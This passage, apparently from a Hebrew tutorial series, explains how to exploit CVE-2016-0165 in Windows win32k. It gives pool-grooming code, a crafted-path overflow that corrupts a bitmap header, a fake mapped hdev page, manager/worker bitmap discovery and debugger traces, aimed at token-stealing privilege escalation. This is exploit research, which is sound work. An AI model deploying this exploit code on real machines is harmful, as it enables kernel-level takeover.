אנו נעזר באובייקטים הללו ונשתמש בהם בתור פרימיטיבי הקצאה למטרות שחרור, אבל גם ניעזר בפרימיטיב הקצאה נוסף: הפונקציה SetClipboardData. נבחן את חתימת הפונקציה:

```
HANDLE WINAPI SetClipboardData(
  _In_     UINT   uFormat,
  _In_opt_ HANDLE hMem
);
```

כאשר hMem הוא handle למידע מהסוג שמצוין ב-uFormat. הקריאה הבאה מדגימה כיצד ניתן להעתיק רצף של 'A' בגודל מסוים לתוך ה-Clipboard בעזרת SetClipboardData:

```
HGLOBAL hMem = GlobalAlloc(GMEM_MOVEABLE, size);
memset(GlobalLock(hMem), 0x41, size - 1);
GlobalUnlock(hMem);
return SetClipboardData(CF_TEXT, hMem);
```

קריאה כמו הקריאה הנ"ל תוביל להקצאת זיכרון 'Uscb' ב-Paged Session Pool, זיכרון אשר **לא** ישוחרר עד שנקרא ל-EmptyClipboard. גודל ההקצאה יהיה 0x30 + size, כפי שניתן לראות ב-win32kfull!InternalSetClipboardData:

```
v13 = UserReAllocPool(v11, (unsigned int)v12, (unsigned int)(v12 + 0x20), 'bcsU');
```

ננצל את העובדה הזו על מנת ליצור פרימיטיב הקצאה שרירותי להקצאות שלא נרצה לשחרר:

```
void* arbitrarySizeAllocate(unsigned long long size) {
    size = size - 0x30;
    HGLOBAL hMem = GlobalAlloc(GMEM_MOVEABLE, size);
    memset(GlobalLock(hMem), 0x41, size - 1);
    GlobalUnlock(hMem);
    return SetClipboardData(CF_TEXT, hMem);
}
```

חמושים בפרימיטיבים הללו, נוכל להתחיל בתהליך ה-Grooming. התרשים הבא ממחיש את כל שלבי ה-Grooming שנבצע:

נדון בשלבי ה-Grooming:

השלב הראשון בתהליך הוא לגרום ל-Pool Manager להקצות עמודי זיכרון חדשים בעזרת הקצאה בגודל 0xF40 בתים. בחרנו בגודל ההקצאה הזה מכיוון שהוא מתאים לגודל ההקצאות שנרצה לבצע לאחר מכן (הוא משאיר 0xC0 בתים חופשיים בסוף העמוד, וניתן לחלק אותו לשתי הקצאות - האחת בגודל 0x9B0 והשנייה בגודל 0x590). קטע הקוד הבא ממחש שלב זה:

```
// Grooming step #1
// [------------------------------Gh05 (0xF40)------------------------------][--Free (0xC0)--]
HBITMAP bmp;
for (int k = 0; k < 5000; k++) {
    bmp = CreateBitmap(1640, 2, 1, 8, NULL);
    bitmaps[k] = bmp;
}
```

השלב השני הוא לגרום להקצאת Accelerator Table בגודל 0xC0 בתים, על מנת לתפוס את ההקצאות בסוף עמודי הזיכרון שיצרנו בסוף השלב הראשון בשביל שהן לא יתפסו על ידי גורמים שאין לנו השפעה עליהם. קטע הקוד הבא מבצע זאת:

```
// Grooming step #2
// [------------------------------Gh05 (0xF40)------------------------------][--Usac (0xC0)--]
static HACCEL atsToFree[5000];
char buff[500];
std::fill(buff, buff + 500, 0x41);
for (int i = 0; i < 5000; ++i) {
    atsToFree[i] = CreateAcceleratorTableA((LPACCEL)&buff, 22);
}

for (int i = 0; i < 1000; i++) {
    arbitrarySizeAllocate(0xC0);
}
```

נשים לב לשימוש ב-arbitrarySizeAllocate. אנו משתמשים בפונקציה הזו על מנת לוודא שלא יישארו חורים בזיכרון בגודל 0xC0 בתים שלא תפסנו.

השלב השלישי הוא שחרור הקצאת ה-Gh05 שבתחילת עמוד הזיכרון. אנו משחררים את ההקצאה על מנת שנוכל להשתמש בזיכרון החופשי ששחררנו בשביל ליצור את הקצאות ה-Uscb (שמשמשת כ"הקצאת הביניים") וה-Gh05. קטע הקוד הבא מבצע זאת:

```
// Grooming step #3
// [------------------------------Free (0xF40)------------------------------][--Usac (0xC0)--]
for (int i = 1000; i < 5000; ++i) {
    DeleteObject(bitmaps[i]);
}
```

השלב הרביעי הוא יצירת הקצאת Uscb בגודל 0x9B0 בתים, מה שישאיר בעמוד הקצאה חופשית בגודל 0x590 בתים. קטע הקוד הבא משתמש ב-arbitrarySizeAllocate על מנת לבצע את ההקצאה:

```
// Grooming step #4
// [----------------Uscb (0x9B0)----------------][--------Free (0x590)--------][--Usac (0xC0)--]
for (int i = 0; i < 6000; i++) {
    arbitrarySizeAllocate(0x9B0);
}
```

השלב החמישי הוא יצירת הקצאת Bitmap (Gh05) ב-0x590 הבתים החופשיים. ה-Bitmap-ים הללו ישמשו כ-manager/worker שלנו. נשמור אותם במשתנה גלובלי על מנת שיהיו נגישים לנו כאשר נרצה למצוא את ה-Worker ואת ה-Manager שלנו. נציין שעבור ה-Bitmap הזה, הערכים של nHeight ו-cBitsPerPel הם 1 ו-32, בהתאמה, על מנת שכאשר נדרוס את _SURFOBJ.sizlBitmap.cx של ה-Bitmap, נוכל לקרוא/לכתוב עד 0xFFFFFFE8 בתים בעזרתו, כפי שהסברנו בדיוננו על GreGetBitmapBits.

```
// Grooming step #5
// [----------------Uscb (0x9B0)----------------][--------Gh05 (0x590)--------][--Usac (0xC0)--]
for (int k = 0; k < 5000; k++) {
    bmp = CreateBitmap(200, 1, 1, 32, NULL);
    bitmaps[k] = bmp;
}
```

השלב השישי הוא שחרור הקצאת ה-Usac, על מנת להשאיר 0xC0 בתים חופשיים שאנו מצפים שיתפסו על ידי win32kfull!RGNMEMOBJ::vCreate:

```
// Grooming step #6
// [----------------Uscb (0x9B0)----------------][--------Gh05 (0x590)--------][--Free (0xC0)--]
for (int i = 3000; i < 5000; ++i) {
    DestroyAcceleratorTable(atsToFree[i]);
}
```

את כל קטעי הקוד הללו נאגד תחת פונקציה בשם groomPool, שתבצע את ה-Grooming שלנו.

אקספלויטציה

נסכם את השלבים שעלינו לבצע על מנת לנצל את החולשה בהצלחה:

1. להביא את ה-Paged Session Pool למצב בו יש דפים רציפים בזיכרון שנראים כך:

בסעיף הקודם פיתחנו את הפונקציה groomPool, אשר מבצעת את הפעולה הזו.

2. לגרום ל-win32kbase!RGNMEMOBJ::vCreate לבקש הקצאת Pool בגודל 0xB0 בתים (על מנת לתפוס את אחת ההקצאות החופשיות בגודל 0xC0 בתים שהשארנו בסוף כל עמוד).
3. לגרום ל-win32kbase!bConstructGET ליצור 0x39 EDGEים בדיוק, כך שב-EDGE האחרון שיווצר, EDGE.iWindingDirection יהיה 1- (כלומר, ערך ה-Y של הנקודה אליה יתייחס ה-EDGE האחרון יהיה נמוך ב-1 מערך ה-Y של הנקודה הקודמת לה בנתיב אותו אנו ממירים לאזור).
4. למצוא את ה-Manager Bitmap (ה-Bitmap שדרסתו את sizlBitmap.cx שלו עם 0xFFFFFFFF) ואת ה-Worker Bitmap.
5. לתקן את ה-Header-ים של ה-Manager Bitmap שלנו על סמך ה-Header-ים של ה-Worker Bitmap שנמצא בעמוד הזיכרון העוקב.
6. לנצל את הפרימיטיבים שלנו על מנת למצוא את ה-EPROCESS שמייצג את System ואת ה-EPROCESS שמייצג את התהליך שלנו, ולדרוס את השדה Token ב-EPROCESS של התהליך שלנו ב-Token של System. במאמר הקודם פיתחנו את הפונקציות אשר ישמשו אותנו לביצוע פעולה זו (ספציפית, נשתמש בפונקציה elevatePrivileges וכל הפונקציות אשר היא תלויה בהן, בגרסה שהצגנו עבור Windows 10 TH2).

נתחיל בפתרון השלב השני. כזכור, גודל ההקצאה אשר תתבקש ניתן על ידי 0x20 ועוד 0x30 כפול n, כאשר n הוא כמות הנקודות בנתיב מעבר ל-0x5555554.

כלומר, על מנת שגודל ההקצאה שיבוקש עבור הקצאת ה-Grgn יהיה 0xB0, על מספר הנקודות להיות:

$$0\text{x}5555554 + \frac{(0\text{xB0} - 0\text{x20})}{0x30} = 0\text{x}5555554 + 0\text{x}3 = \ 0\text{x}5555557$$

נערוך את הקוד שהשתמשנו בו למטרות PoC (בו הדגמנו כיצד ניתן לנצל את החולשה לצורך גרימת BSOD), כך שיצור נתיב ובו 0x5555557 נקודות, ונוודא שאכן תתבצע קריאה ל-PALLOCMEM2 עם 0xB0 בתור מספר הבתים המבוקשים ותוחזר הקצאה של 0xC0 בתים:

```
kd>
win32kbase!RGNMEMOBJ::vCreate+0x2b2:
0010:fffff961`3c9ae2c2 e8417c0000      call    win32kbase!PALLOCMEM2 (
kd> r rcx
rcx=00000000000000b0
kd> p
win32kbase!RGNMEMOBJ::vCreate+0x2b7:
0010:fffff961`3c9ae2c7 4c8bf0          mov     r14,rax
kd> db rax-10 L4
fffff901`406ac1c0  1c 00 0c 23                                          ...
```

מעולה! נייצא את הקוד שקורה ל-PathToRegion ומפעיל את החולשה אל פונקציה בשם triggerVulnerability, ונוסיף ל-main קריאה ל-groomPool לפני הקריאה ל-triggerVulnerability:

```
int main() {
    groomPool();
    tirggerVulnerability();

    return 0;
}
```

נריץ את התכנית ונבחן את עמודי הזיכרון בקרבת העמוד בו נמצאת ההקצאה שחוזרת מהקריאה ל-PALLOCMEM2:

```
kd> ub eip L1
win32kbase!RGNMEMOBJ::vCreate+0x2b2:
fffff961`3c9ae2c2 e8417c0000      call    win32kbase!PALLOCMEM2 (fffff961`3c9b5f08)
kd> u eip L1
win32kbase!RGNMEMOBJ::vCreate+0x2b7:
fffff961`3c9ae2c7 4c8bf0          mov     r14,rax
kd> r rax
rax=fffff901448b0f50
kd> db fffff901448b0f40 L10
fffff901`448b0f40  59 00 0c 23 47 72 67 6e-99 0a 9c d2 92 a6 3d 14  Y..#Grgn......=.
kd> db fffff901448b0000 L10
fffff901`448b0000  00 00 9b 23 55 73 63 62-d9 05 9c d2 92 a6 3d 14  ...#Uscb......=.
kd> db fffff901448b1000 L10
fffff901`448b1000  00 00 9b 23 55 73 63 62-d9 15 9c d2 92 a6 3d 14  ...#Uscb......=.
kd> db fffff901448b19b0 L10
fffff901`448b19b0  9b 00 59 23 47 68 30 35-00 00 00 00 00 00 00 00  ..Y#Gh05........
kd> db fffff901448b29b0 L10
fffff901`448b29b0  9b 00 59 23 47 68 30 35-00 00 00 00 00 00 00 00  ..Y#Gh05........
```

ניתן לראות שההקצאה נמצאת בסוף עמוד זיכרון, כפי שרצינו, ושהעמוד שאחריה מתחיל בהקצאת Uscb, ואחריה הקצאת Gh05 (Bitmap), ועמוד שלם (0x1000 בתים) לאחר ההקצאה הזו קיימת הקצאת Bitmap נוספת. במילים אחרות - ה-Grooming שלנו הצליח, והצלחנו לגרום להקצאה בגודל שרצינו, במיקום שרצינו ☺.

השלב הבא הוא לעצב את הנתיב שלנו, כך שכש-bConstructGET יעבד אותו, הוא יוסיף 0x39 EDGE-ים ל-GET. יש שתי עובדות חשובות אודות bConstructGET שעלינו לזכור: האחת היא, שתמיד יווצר EDGE עבור שתי הנקודות הראשונות, והשנייה היא שלאחר סיום האיטרציה על נקודות ב-Path, תתבצע קריאה אחרונה ל-AddEdgeToGET, עם הנקודה האחרונה והנקודה הראשונה בנתיב (על מנת לסגור את הפוליגון). כלומר, במידה והנקודה האחרונה שונה מהנקודה הראשונה בנתיב, יתווסף EDGE נוסף.

ניצור נתיב שמקיים את התנאים הבאים:

1. הנקודה הראשונה בנתיב תהיה נמוכה מהנקודה שבאה אחריה, וערך ה-y שלה יהיה הקטן ביותר בנתיב. דבר זה יגרום להוספת שני ערכים ל-GET.

2. כל הנקודות שלאחר הנקודה האחרונה, פרט ל-0x36 הנקודות האחרונות, יהיו זהות.

3. עבור 0x36 הנקודות האחרונות, כל אחת תהיה שונה מהקודמת לה. השינוי עצמו לא משנה כל עוד הוא מוביל להוספת EDGE ל-GET, אבל מטעמי נוחות נסתפק בחיסור ערך ה-y של כל נקודה ב-1 החל מהנקודה ה-0x36 לסוף הנתיב. דבר זה יגרום להוספת עוד 0x36 ערכים ל-GET.

4. הערך האחרון יתווסף ל-GET בעת פרסור הקדקוד שנוצר בין הנקודה האחרונה בנתיב לראשונה בנתיב. מכיוון שערך ה-y של הנקודה הראשונה נמוך יותר מערך ה-y של הנקודה האחרונה (כך יצרנו את הנתיב), הערך של xWindingDirection יהיה 1-, וכך כאשר ה-EDGE האחרון ידרוס את ה-Header-ים של מבנה ה-SURFOBJ המייצג את ה-Bitmap שיהפוך ל-Manager Bitmap שלנו, הוא ידרוס את sizlBitmap.cx עם הערך 0xFFFFFFFF.

קטע הקוד הבא מנצל את ה-overflow למטרה זו. חדי העין ישימו לב שהקריאה ל-groomPool הועברה בצמוד לקריאה ל-PathToRegion, על מנת שפרק הזמן שבו תהליכים אחרים יוכלו לתפוס את ההקצאות החופשיות שהשארנו עבור ה-GET יהיה קטן ככל האפשר:

```
void exploitOverflow() {
    static POINT points[0x3fe04];
    ULONG x = 0x1;
    ULONG y = 0x1337;


    HDC hdc = GetDC(NULL);
    BeginPath(hdc);

    for (int i = 0; i < 0x3fe04; ++i) {
        points[i].x = x;
        points[i].y = y;
    }
    points[0].y = 0x20;
    points[0].x = 0x20;
    PolylineTo(hdc, points, 0x3FE01);
    points[0].y = y;
    for (int j = 0; j < 0x154; j++) {
        PolylineTo(hdc, points, 0x3FE01);
    }

    const int uniquePointsCount = 0x36;
    for (int i = 0x3fe02 - uniquePointsCount; i < 0x3fe02; ++i) {
        points[i].y = --y;
    }

    PolylineTo(hdc, points, 0x3FE02);
    EndPath(hdc);

    groomPool();
    DebugBreak();
    PathToRegion(hdc);
}
```

נבחן את מבנה ה-SURFACE המייצג את ה-Bitmap אותו אנו מעוניינים לדרוס בעזרת ה-overflow, ונוודא שקטע הקוד הנ"ל אכן גורם לדריסת sizlBitmap.cx עם 0xFFFFFFFF, ולא דורס ערכים שנמצאים אחריו:

```
win32kbase!RGNMEMOBJ::vCreate+0x2b2:
fffff961`3c9ae2c2 e8417c0000      call    win32kbase!PALLOCMEM2 (fffff961`3c9b5f08)
kd> p; r rax
rax=fffff90171fecf50
kd> dq fffff90171fed9c0
fffff901`71fed9c0  00000000`0405145e 00000000`00000000
fffff901`71fed9d0  00000000`00000000 00000000`00000000
fffff901`71fed9e0  00000000`0405145e 00000000`00000000
fffff901`71fed9f0  00000000`00000000 00000001`000000c8
fffff901`71feda00  00000000`00000320 fffff901`71fedc18
fffff901`71feda10  fffff901`71fedc18 00006881`00000320
fffff901`71feda20  00010000`00000006 00000000`00000000
fffff901`71feda30  00000000`04800200 00000000`00000000
kd> pc 2
win32kbase!RGNMEMOBJ::vCreate+0x123:
fffff961`3c9ae133 e888050000      call    win32kbase!AllocateObject (fffff961`3c9ae6c0)
win32kbase!RGNMEMOBJ::vCreate+0x182:
fffff961`3c9ae192 e8d92a0600      call    win32kbase!bConstructGET (fffff961`3ca10c70)
kd> dq fffff90171fed9c0
fffff901`71fed9c0  00000000`0405145e 00000000`00000000
fffff901`71fed9d0  00000000`00000000 00000000`00000000
fffff901`71fed9e0  00000000`0405145e 00000000`00000000
fffff901`71fed9f0  00000000`00000000 00000001`000000c8
fffff901`71feda00  00000000`00000320 fffff901`71fedc18
fffff901`71feda10  fffff901`71fedc18 00006881`00000320
fffff901`71feda20  00010000`00000006 00000000`00000000
fffff901`71feda30  00000000`04800200 00000000`00000000
kd> p; dq fffff90171fed9c0
fffff901`71fed9c0  00000001`00000000 00000000`ffffffff
fffff901`71fed9d0  fffff901`71fecf50 00000000`00001301
fffff901`71fed9e0  ffffffff`00000000 00130100`00000100
fffff901`71fed9f0  00000001`00000000 00000001`ffffffff
fffff901`71feda00  00000000`00000320 fffff901`71fedc18
fffff901`71feda10  fffff901`71fedc18 00006881`00000320
fffff901`71feda20  00010000`00000006 00000000`00000000
fffff901`71feda30  00000000`04800200 00000000`00000000
```

השדה המודגש בסוף התמונה הוא sizlBitmap.cx, ואכן ניתן לראות שהשדות שאחריו, כמו cjBits ו-pvBits, לא נדרסו.

עתה, אחד מ-0x5000 ה-Bitmapים שלנו מאפשר לנו לבצע קריאה מעבר לגבולותיו. עלינו למצוא Bitmap זה. על מנת לעשות זאת, ניעזר בערך החזרה של GetBitmapBits. להלן התיעוד אודות ערך החזרה של הפונקציה, אשר נלקח מ-MSDN:


> **Return value**
>
> If the function succeeds, the return value is the number of bytes copied to the buffer.
>
> If the function fails, the return value is zero.

כלומר, המבחן שנצטרך לבצע על מנת לקבוע מיהו ה-Bitmap אליו גלשנו הוא די פשוט - עבור כל Bitmap, ננסה לקרוא 0x1000 בתים בעזרת GetBitmapBits. רק ה-Bitmap אליו גלשנו אמור לאפשר לנו לקרוא 0x1000 בתים, כלומר רק הוא אמור להחזיר לנו את הערך 0x1000.

קטע הקוד הבא מנצל עובדה זו על מנת למצוא את ה-Manager Bitmap:

```
void resolveManager() {
    char buff[0x1000] = { 0 };
    unsigned long result = 0;

    for (auto& bmp : bitmaps) {
        result = GetBitmapBits(bmp, 0x1000, buff);
        if (0x1000 == result) {
            DebugBreak();
            MANAGER_BITMAP = bmp;
            break;
        }
    }
}
```

נעדכן את קוד ה-exploit שלנו כך שיקרא ל-resolveManager לאחר הקריאה ל-exploitOverflow (שמחליף את triggerVulnerability בו השתמשנו קודם), ונריץ אותו על המכונה. לצערנו, נתקל במסך המוכר הבא:



מבחינת ה-backtrace שהוביל ל-Blue Screen, נוכל לראות שהוא עלה מ-win32kbase!PDEVOBJ::bAllowShareAccess, שנקרא מ-win32kbase!NEEDGRELOCK::vLock, שנקרא מ-GreGetBitmapBits:

```
kd> k
 # Child-SP          RetAddr           Call Site
00 ffffd001`6e09be28 fffff802`cca5114a nt!DbgBreakPointWithStatus
01 ffffd001`6e09be30 fffff802`cca50b1b nt!KiBugCheckDebugBreak+0x12
02 ffffd001`6e09be90 fffff802`cc9d1084 nt!KeBugCheck2+0x893
03 ffffd001`6e09c5a0 fffff802`cc9dbae9 nt!KeBugCheckEx+0x104
04 ffffd001`6e09c5e0 fffff802`cc9db3fc nt!KiBugCheckDispatch+0x69
05 ffffd001`6e09c720 fffff802`cc9d702d nt!KiSystemServiceHandler+0x7c
06 ffffd001`6e09c760 fffff802`cc908f39 nt!RtlpExecuteHandlerForException+0xd
07 ffffd001`6e09c790 fffff802`cc90734c nt!RtlDispatchException+0x429
08 ffffd001`6e09ce90 fffff802`cc9dbbc2 nt!KiDispatchException+0x144
09 ffffd001`6e09d570 fffff802`cc9da2a1 nt!KiExceptionDispatch+0xc2
0a ffffd001`6e09d750 fffff961`3c9a2553 nt!KiPageFault+0x221
0b ffffd001`6e09d8e8 fffff961`3c9a1b91 win32kbase!PDEVOBJ::bAllowShareAccess+0x3
0c ffffd001`6e09d8f0 fffff961`3c6e18b2 win32kbase!NEEDGRELOCK::vLock+0x21
0d ffffd001`6e09d920 fffff961`3c6e179b win32kfull!GreGetBitmapBits+0xf6
0e ffffd001`6e09daa0 fffff802`cc9db7a3 win32kfull!NtGdiGetBitmapBits+0xab
0f ffffd001`6e09db00 00007ffd`690d20b4 nt!KiSystemServiceCopyEnd+0x13
10 0000007a`100feb08 00007ff7`1d3d15a3 GDI32!NtGdiGetBitmapBits+0x14
11 (Inline Function) --------`-------- cve_2016_0165_poc!resolveWorker+0x39 [f:\rese
12 0000007a`100feb10 00007ff7`1d3e718c cve_2016_0165_poc!main+0x63 [f:\researchdev\c
13 0000007a`100feb18 00000000`00000000 cve_2016_0165_poc!__argc
```


נחזור ל-GreBetBitmapBits על מנת להבין מה גרם לקריסה, והאם ניתן להתחמק ממנה.

התחמקות מ-Page Fault

נבחן את הקוד ב-GreGetBitmapBits+0xf6 (הכתובת בה קיימת הקריאה ל-NEEDGRELOCK::vLock) בתצוגת pseudocode:


```
hdev = surface->hdev;
NEEDGRELOCK::vLock(&v30, &hdev);
```

ניתן לראות שקוראים ל-vLock עם שני ערכים, שהאחרון ביניהם (שיועבר על גבי rdx) הוא מצביע ל-hdev של אובייקט ה-SURFACE. השדה hdev מכיל handle ל-PDEV המתאר את ה-Device המקושר אל ה-Surface. במקרה שלנו, במהלך הדריסה, הערך הזה הפך ל-0x1'00000000 (ערך זה נמצא 0x30 בתים לאחר תחילת ה-SURFACE). נבחן את תחילת הפונקציה NEEDGRELOCK::vLock:



ניתן לראות שבתחילת הפונקציה, בודקים אם הערך של hdev הוא 0. במקרים רגילים, בהם ה-Bitmap לא משויך ל-DC, זהו אכן יהיה המצב. במקרה שלנו, הערך הוא, כאמור, 0x1'00000000, כך שהקפיצה לא תילקח ותתבצע קריאה ל-PVDEVOBJ::bAllowShareAccess, עם המצביע ל-hdev בתור הארגומנט.

כאשר נבחן את PDEVOBJ::bAllowShareAccess, ניתקל בקטע הקוד שגרם ל-Page Fault:



הפקודה הראשונה מעבירה את הערך 0x1'00000000 לתוך rax, והפקודה השנייה מנסה לקרוא את הערך שב-0x1'00000038 לתוך edx, על מנת לבדוק אם הערך של הבית התחתון בכתובת זו הוא 0x1. הכתובת 0x1'00000038 אינה ממופת, מה שגורם לשגיאה.

```
FAULTING_IP:
win32kbase!PDEVOBJ::bAllowShareAccess+3
0010:fffff961`3c9a2553 8b5038          mov     edx,dword ptr [rax+38h]

CONTEXT:  ffffd00171059ec0 -- (.cxr 0xffffd00171059ec0)
rax=0000000100000000 rbx=ffffd0017105a9c8 rcx=ffffd0017105a9d0
```

למזלנו, נוכל להתחמק מהקריסה בעזרת טריק פשוט - הכתובת 0x1'00000000 נמצאת ב-user-land, כלומר אנו יכולים למפות אותה מקוד user-mode. אם נמפה את הכתובת, ונוודא שב-0x1'00000038 ימוקם הערך 0x01, נוכל להתחמק מהבדיקות ב-PDEVOBJ::bAllowShareAccess, ולהימנע מהקריסה. קטע הקוד הבא מבצע זאת, ומציב 0x1 בכל בית בעמוד הזיכרון שמתחיל בכתובת הזו.

```
void mapHdevPage() {
    VOID *fake = VirtualAlloc((void*)0x0000000100000000, 0x1000, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    memset(fake, 0x1, 0x1000);
}
```

נערוך את main כך שיקרא ל-mapHdevPage לפני הקריאה ל-resolveManager. הפעם, windbg יקפוץ על ה-breakpoint שמיקמנו ב-resolveManager, אשר מתריע על כך שמצאנו את ה-Manager שלנו.

```
KERNELBASE!DebugBreak+0x2:
00007ffd`667f2d62 cc              int     3
kd> k
 # Child-SP          RetAddr           Call Site
00 000000ff`cf71e908 00007ff6`473115eb KERNELBASE!DebugBreak+0x2
01 (Inline Function) --------`-------- cve_2016_0165_poc!resolveManager+0x4d [
02 000000ff`cf71e910 00000001`00000000 cve_2016_0165_poc!main+0xab [f:\researc
```

מציאת ה-Worker

לאחר שמצאנו את ה-Manager, השלב הבא יהיה למצוא את ה-Worker, כלומר ה-Bitmap שנמצא בעמוד העוקב לעמוד בו נמצא ה-Manager שלנו, שאת pvScan0 שלו נדרוס בכל פעם שנרצה לבצע פעולת כתיבה/קריאה שרירותית.

נוכל לעשות זאת בעזרת "רמאות" מסוימת - ננצל את העובדה שאנו מסוגלים למפות בין handle ל-Bitmap לבין כתובת קרנלית של האובייקט (בעזרת ה-gdiSharedHandleTable שב-PEB), נמצא את הכתובת של ה-Manager שלנו, ואז נעבור על כל ה-Bitmapים שיש לנו Handle אליהם עד שנמצא אחד שנמצא בדיוק 0x1000 בתים לאחר ה-Manager שלנו.

